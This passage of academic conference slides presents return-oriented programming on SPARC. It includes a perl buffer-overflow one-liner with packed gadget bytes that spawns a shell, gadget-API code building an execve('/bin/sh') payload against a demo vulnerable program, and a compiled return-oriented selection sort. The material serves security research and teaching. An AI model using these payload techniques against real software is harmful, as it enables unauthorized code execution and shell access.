m[&%i6] = %o0	%i3 = &%i6 (+1 Frame)	st %o0, [%i3] ret restore
jump T1 or T2	%i6 = T1 or T2 (stored)	ret restore






Automation

Option 1: Write your own

► Hand-coded gadget layout

```
linux-x86% ./target `perl
-e `print "A"x68, pack("c*",
0x3e,0x78,0x03,0x03,0x07,
0x7f,0x02,0x03,0x0b,0x0b,
0x0b,0x0b,0x18,0xff,0xff,
0x4f,0x30,0x7f,0x02,0x03,
0x4f,0x37,0x05,0x03,0xbd,
0xad,0x06,0x03,0x34,0xff,
0xff,0x4f,0x07,0x7f,0x02,
0x03,0x2c,0xff,0xff,0x4f,
0x30,0xff,0xff,0x4f,0x55,
0xd7,0x08,0x03,0x34,0xff,
0xff,0x4f,0xad,0xfb,0xca,
0xde,0x2f,0x62,0x69,0x6e,
0x2f,0x73,0x68,0x0)` `
sh-3.1$
```



Option 2: Gadget API

```
/* Gadget variable declarations */
g_var_t *num      = g_create_var(&prog, "num");
g_var_t *arg0a    = g_create_var(&prog, "arg0a");
g_var_t *arg0b    = g_create_var(&prog, "arg0b");
g_var_t *arg0Ptr  = g_create_var(&prog, "arg0Ptr");
g_var_t *arg1Ptr  = g_create_var(&prog, "arg1Ptr");
g_var_t *argvPtr  = g_create_var(&prog, "argvPtr");
/* Gadget variable assignments (SYS_execve = 59)*/
g_assign_const(&prog, num,      59);
g_assign_const(&prog, arg0a,    strToBytes("/bin"));
g_assign_const(&prog, arg0b,    strToBytes("/sh"));
g_assign_addr( &prog, arg0Ptr, arg0a);
g_assign_const(&prog, arg1Ptr, 0x0); /* Null */
g_assign_addr( &prog, argvPtr, arg0Ptr);
/* Trap to execve */
g_syscall(&prog, num, arg0Ptr, argvPtr, arg1Ptr, NULL, NULL, NULL);
```




Gadget API compiler

- ▶ Describe program to attack:

```
char *vulnApp= "./demo-vuln"; /* Exec name of vulnerable app. */
intvulnOffset= 336; /* Offset to %i7 in overflowed frame. */
intnumVars = 50; /* Estimate: Number of gadget variables */
intnumSeqs = 100; /* Estimate: Number of inst. seq's (packed) */
/* Create and Initialize Program ***** */
init(&prog, (uint32_t) argv[0], vulnApp, vulnOffset, numVars, numSeqs);
```

- ▶ Compiler creates program to exploit vuln app
- ▶ Overflow in argv[1]; return-oriented payload in env
- ▶ Compiler avoids NUL bytes

(7 gadgets, 20 sequences
336 byte overflow
1280 byte payload)



```
sparc@sparc #./exploit
$
```

Option 3: Return-oriented compiler

- ▶ Gives high-level interface to gadget API
- ▶ Same shellcode as before:

```
vararg0      = "/bin/sh";
```

```
vararg0Ptr = &arg0;
```

```
vararg1Ptr = 0;
```

```
trap(59, &arg0, &(arg0Ptr), NULL);
```



Return-oriented selection sort — I

```
vari, j, tmp, len = 10;
var* min, p1, p2, a;      // Pointers

srandom(time(0));          // Seed random()
a = malloc(40);            // a[10]
p1 = a;
printf(&("Unsorted Array:\n"));
for (i = 0; i<len; ++i) {
    // Initialize to small random values
    *p1 = random() & 511;
    printf(&("%d, "), *p1);
    p1 = p1 + 4;           // p1++
}
```



Return-oriented selection sort — II

```
p1 = a;
for (i = 0; i < (len - 1); ++i) {
    min = p1;
    p2 = p1 + 4;
    for (j = (i + 1); j < len; ++j) {
        if (*p2 < *min) { min = p2; }
        p2 = p2 + 4;      // p2++
    }
    // Swap p1 <-> min
    tmp = *p1; *p1 = *min; *min = tmp;
    p1 = p1 + 4;          // p1++
}
```



Return-oriented selection sort — III

```
p1 = a;
printf(&("\n\nSorted Array:\n"));
for (i = 0; i<len; ++i) {
    printf(&("%d, "), *p1);
        p1 = p1 + 4;           // p1++
}
printf(&("\n"));
free(a);                      // Free Memory
```



Selection sort — compiler output

- ▶ 24 KB payload: 152 gadgets, 381 instruction sequences
- ▶ No code injection!

```
sparc@sparc#./SelectionSort
```

```
Unsorted Array:
```

```
486, 491, 37, 5, 166, 330, 103, 138, 233, 169,
```

```
Sorted Array:
```

```
5, 37, 103, 138, 166, 169, 233, 330, 486, 491,
```





Wrapping up

Conclusions

- ▶ Code injection is not necessary for arbitrary exploitation
- ▶ Defenses that distinguish “good code” from “bad code” are useless
- ▶ Return-oriented programming likely possible on *every* architecture, not just x86
- ▶ Compilers make sophisticated return-oriented exploits easy to write



Questions?

H. Shacham. “The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86).” In *Proceedings of CCS 2007*, Oct. 2007.

E. Buchanan, R. Roemer, S. Savage, and H. Shacham. “When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC.” In submission, 2008.

<http://cs.ucsd.edu/~hovav/>

